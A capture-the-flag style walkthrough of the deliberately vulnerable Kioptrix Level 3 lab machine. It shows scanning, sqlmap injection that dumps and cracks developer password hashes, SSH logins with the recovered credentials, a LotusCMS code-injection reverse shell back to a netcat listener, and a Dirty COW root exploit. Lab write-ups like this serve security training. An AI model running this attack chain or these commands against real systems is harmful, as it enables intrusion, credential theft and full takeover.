

vulnhub_kioptrix_level_3

Here comes another walkthrough on KIOPTRIX series!

First off, we ought to modify /etc/hosts file and add the following line:

```
192.168.122.14 #your target ip kioptrix3.com
```

Let's start with some routine scan.

```
masscan -p1-65535 192.168.122.14 --rate=1000
```

```
(root@kali)-[~/Desktop/tools/lpe]
# masscan -p1-65535 192.168.122.14 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-06 07:07:38 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.122.14
Discovered open port 22/tcp on 192.168.122.14
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```
nmap -sC -sS -sV -A -p 22,80 192.168.122.14
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```
(root@kali)-[~/Desktop/tools/lpe]
# nmap -sC -sS -sV -A -p 22,80 192.168.122.14
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 02:15 EST
Nmap scan report for kioptrix3.com (192.168.122.14)
Host is up (0.00080s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|_    PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:03:C1:FF (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.80 ms kioptrix3.com (192.168.122.14)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
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There're only two open ports: port 22 and port 80.

Clearly, it's evident that we need to focus on HTTP service.

```
nikto -h 192.168.122.14
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(root@kali) ~
nikto -h 192.168.122.14
- Nikto v2.5.0

+ Target IP: 192.168.122.14
+ Target Hostname: 192.168.122.14
+ Target Port: 80
+ Start Time: 2023-11-05 22:49:18 (GMT-5)


+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsp
anner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Fri Jun 5 15:22:00 2009. See: http://cve.mitre.org/cgi-bi
n/cvename.cgi?name=CVE-2003-1418
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /?PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPES9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPES9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPES9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time: 2023-11-05 22:49:46 (GMT-5) (28 seconds)

+ 1 host(s) tested

```

Several results capture my interest which could have vulnerabilities, such as phpmyadmin(MYSQL).

Access it using firefox and attempt to login by brute force:



phpMyAdmin

Welcome to phpMyAdmin
2.11.3deb1ubuntu1.3

Error

✖ **#1045 - Access denied for user 'root'@'localhost' (using password: NO)**

Language ⓘ English (utf-8) ▼

Log in ⓘ

Username:

Password:

Unfortunately, it doesn't work.

For the next step, I intend to directly access http server on port 80:

Blog

Archive

August 2010

New Gallery Online!

05 August 2010

We've just implemented our new state of the art Gallery.

So secure we are putting on our production server hosting our "FindUr Netbook Anywhere" code. This gallery application will be available for purchase soon at the introductory price of 99\$(USD). If you want the source code, the price is scheduled to go for about 900\$(USD).

So with no further a-do check it out

<http://kioptrix3.com/gallery>

Gallery is under GPLv2

Posted at 10:49 in [Uncategorized](#) | [Comments \(0\)](#)

New Lead Programmer!


05 August 2010

We've just hired a great new lead for our projects. He's 13 years old and fresh out of college. Besides being the #2 hacker, he's a wizard when it comes to coding.

Welcome loneferret! and don't forget to fill in your time sheet.


At the top of this page, there are three modules that can be observed:HOME, BLOG, and LOGIN.

After some experimentation, I have discovered a suspicious feature point where there may be a potential vulnerability for SQL injection — — sort.



Take a look at the url, the param ID interests me.

Let me perform a simple test by appending a ' ' after the parameter. An error has occurred!



SQLMAP:

```
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=size#photos" -D
gallery -T dev_accounts -C username,password --dump
```

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back-end DBMS: MySQL > 4.1
[02:52:37] [INFO] fetching entries of column(s) 'password,username' for table 'dev_accounts' in database 'gallery'
[02:52:37] [INFO] retrieved: '0d3eccfb887aabd50f243b3f155c0f85','dreg'
[02:52:37] [INFO] retrieved: '5badcaf789d3d1d09794d8f021f40f0e','loneferret'
[02:52:37] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[02:52:42] [INFO] writing hashes to a temporary file '/tmp/sqlmap19s_ox3r174040/sqlmaphashes-jk43xug3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[02:52:46] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[02:52:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[02:52:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:52:47] [INFO] starting 4 processes
[02:52:49] [INFO] cracked password 'Mast3r' for user 'dreg'
[02:52:55] [INFO] cracked password 'starwars' for user 'loneferret'
Database: gallery
Table: dev_accounts
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| dreg      | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
| loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+-----+-----+
[02:53:00] [INFO] table 'gallery.dev_accounts' dumped to CSV file '/root/.local/share/sqlmap/output/kioptrix3.com/dump/gallery/dev_accounts.csv'
[02:53:00] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[02:53:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kioptrix3.com'

[*] ending @ 02:53:00 /2023-11-06/
```

```
(root@kali) [~/Desktop/tools/lpe]
# ssh loneferret@192.168.122.14 -oHostKeyAlgorithms=+ssh-rsa
loneferret@192.168.122.14's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Nov 3 09:18:08 2023 from 192.168.122.111
loneferret@Kioptrix3:~$

(root@kali) [~/Desktop/tools/lpe]
# ssh dreg@192.168.122.14 -oHostKeyAlgorithms=+ssh-rsa
dreg@192.168.122.14's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686


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http://help.ubuntu.com/
dreg@Kioptrix3:~$
```

So far, I have obtained two accounts which can be successfully used to login using ssh.

Do you remember the login page on the homepage we haven't access? Now let's do it.



After unsuccessful attempts to access the backend using methods such as sql injection and brute force, I noticed the presence of 'LotusCms'.

```
searchsploit LotusCMS
```

```
(root@kali) [~/Desktop/tools/lpe]
# searchsploit LotusCMS

Exploit Title | Path
-----|-----
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit) | php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities | php/webapps/16982.txt

Shellcodes: No Results
```

Download the exp from google and then execute:

```
Path found, now to check for vuln....
c/html>Hood3dRobIn
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.122.111
What PORT?
8888
OK, open your local listener and choose the method for back connect:
1) NetCat -e
2) NetCat /dev/tcp
3) NetCat Backpipe
4) NetCat FIFO
5) Exit
# 1

http://help.ubuntu.com/
dreg@Kioptrix3:~$ exit
logout
-rbash: /usr/bin/clear_console: restricted: cannot specify '/' in command names
Connection to 192.168.122.14 closed.

(root@kali)-[~]
# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.122.111] from (UNKNOWN) [192.168.122.14] 52367
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Kioptrix3:/home/www/Kioptrix3.com$

www-data@Kioptrix3:/home/www/Kioptrix3.com$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/home/www/Kioptrix3.com$

www-data@Kioptrix3:/home/www/Kioptrix3.com$
```

We can also obtain a shell as well, however, the privilege is lower, compared to the previous one.

An indeed famous vulnerability caught my attention when I finished performing the inspection using linpeas — DIRTY COW.

```
Executing Linux Exploit Suggester 2
https://github.com/j0ndonas/linux-exploit-suggester-2
[1] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
    CVE-2010-2959
    Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
[4] do_pages_move
    Alt: sieve CVE-2010-0415
    Source: Spenders Enlightenment
[5] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[6] half_nelson1
    Alt: econet CVE-2010-3848
    Source: http://www.exploit-db.com/exploits/17787
[7] half_nelson2
    Alt: econet CVE-2010-3850
    Source: http://www.exploit-db.com/exploits/17787
[8] half_nelson3
    Alt: econet CVE-2010-4073
    Source: http://www.exploit-db.com/exploits/17787
[9] msr
    CVE-2013-0268
    Source: http://www.exploit-db.com/exploits/27297
[10] pipe.c_32bit
    CVE-2009-3547
    Source: http://www.securityfocus.com/data/vulnerabilities/exploits/36901-1.c
[11] pktcdvd
```

I exploited it with firefart's code.([firefart/dirtycow: Dirty Cow exploit — CVE-2016-5195 \(github.com\)](https://github.com/firefart/dirtycow))

Next, let us proceed step by step.

Compile:

```
www-data@Kioptrix3:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
www-data@Kioptrix3:/tmp$ ls
ls
dirty dirty.c exp.c linpeas.sh
```

Exploit:

```
www-data@Kioptrix3:/tmp$ ./dirty firefart
./dirty firefart
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart
Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmmap: b7fe0000
```

Commands displayed above functions to create a root-level firefart account with password firefart.

ROOT IT:

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ su firefart
su firefart
Password: firefart

firefart@Kioptrix3:/home/www/kioptrix3.com# id
id
uid=0(firefart) gid=0(root) groups=0(root)
```